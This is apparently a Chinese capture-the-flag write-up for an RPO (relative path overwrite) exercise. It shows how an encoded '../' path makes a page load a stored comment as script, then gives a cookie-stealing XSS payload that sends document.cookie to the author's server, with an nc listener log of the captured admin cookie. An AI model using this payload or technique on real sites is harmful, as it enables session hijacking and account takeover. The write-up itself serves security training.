
RPO练习题wp

进入页面是一个bot自动提交的输入框和一个评论区入口

扫面一下目录我们还发现一个`login.php`

进去一看，是个登陆框，随便输入用户名和密码

返回



Sorry, your name or password is wrong please try again.
Unless you have the ability to get admin's cookie

显然我们是要获取到管理员的cookie了

进入评论区看看，发现我们可以在上面评论

尝试插入`<script>alert(1);</script>`

访问`http://ctf.k0rz3n.com/index.php/users/1/html/4`，返回了输入我们输入的内容，查看源代码发现`<>`被实体编码了`<script>alert(1);</script>gt;`

想到之前做过一道xss，利用unicode去绕过实体编码，于是尝试着用unicode编码去绕过，发现依然没有什么效果

于是，我们再往回看，查看`index.php`的源代码，看到一个相对路径引用

```
<title>K0rz3n的博客</title>
<script src="./js/jquery-3.2.1.min.js"></script>
<center>
```

这里存在RPO漏洞

RPO是利用浏览器的一些特性和部分服务端的配置差异导致的漏洞，通过构造我们可以通过相对路径来引入其他的文件，已达成我们想要的目的

我们来看一下这题的payload`http://ctf.k0rz3n.com/index.php/users/6/html/2/..%2f..%2f..%2f..%2f..%2findex.php`

对于php而言，它获得的请求是url解码后的，`%2f`会被解码为`/`，apache和nginx会按照目录的方式来返回我们请求的资源。

对于payload，也就相当于访问`http://ctf.k0rz3n.com/index.php/users/6/html/2/../../../../../findex.php`

向上跳了五层，依然会去访问`index.php`并同时去加载`./js/jquery-3.2.1.min.js`

但是服务端和客户端之间产生了差异，浏览器在寻找js资源的时候，并没有对`%2f`进行解码，就认为`..%2f..%2f..%2f..%2f..%2findex.php`是一段数据，但是又没有人来接收这段数据，相当于没有用，所以返回的资源还是`http://ctf.k0rz3n.com/index.php/users/6/html/2/`

利用这一点，我们就可以结合xss来攻击了

首先尝试着输入`alert(1)`，访问`http://ctf.k0rz3n.com/index.php/users/3/html/1/..%2f..%2f..%2f..%2f..%2findex.php`发现成功弹框

接着再尝试输入`alert('xss')`

发现单引号没有被过滤（经过测试，双引号被过滤了），可以使用

于是构造`(new Image()).src = 'http://vpsip:port?'+document.cookie`

打开vps端口监听

将`http://ctf.k0rz3n.com/index.php/users/6/html/6/..%2f..%2f..%2f..%2f..%2findex.php`提交给bot

vps上接受到请求包

```
root@Phantom:~# nc -l -p 2333
GET /?DENGLU=NCINehEJOIRJ90A12U329W9JDWIQHD82312IOJHD HTTP/1.1
Referer: http://ctf.k0rz3n.com/index.php/users/6/html/6/..%2f..%2f..%2f..%2f..%2findex.php
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,en,*
Host: 207.148.112.181:2333
```

成功获取cookie

然后我们访问`http://ctf.k0rz3n.com//login.php`并抓包，添加上我们获取到的cookie，发送出去，成功得到flag

flag{asdhoqihe128498129u4jlk1h2edpi1h34948e1903ujd}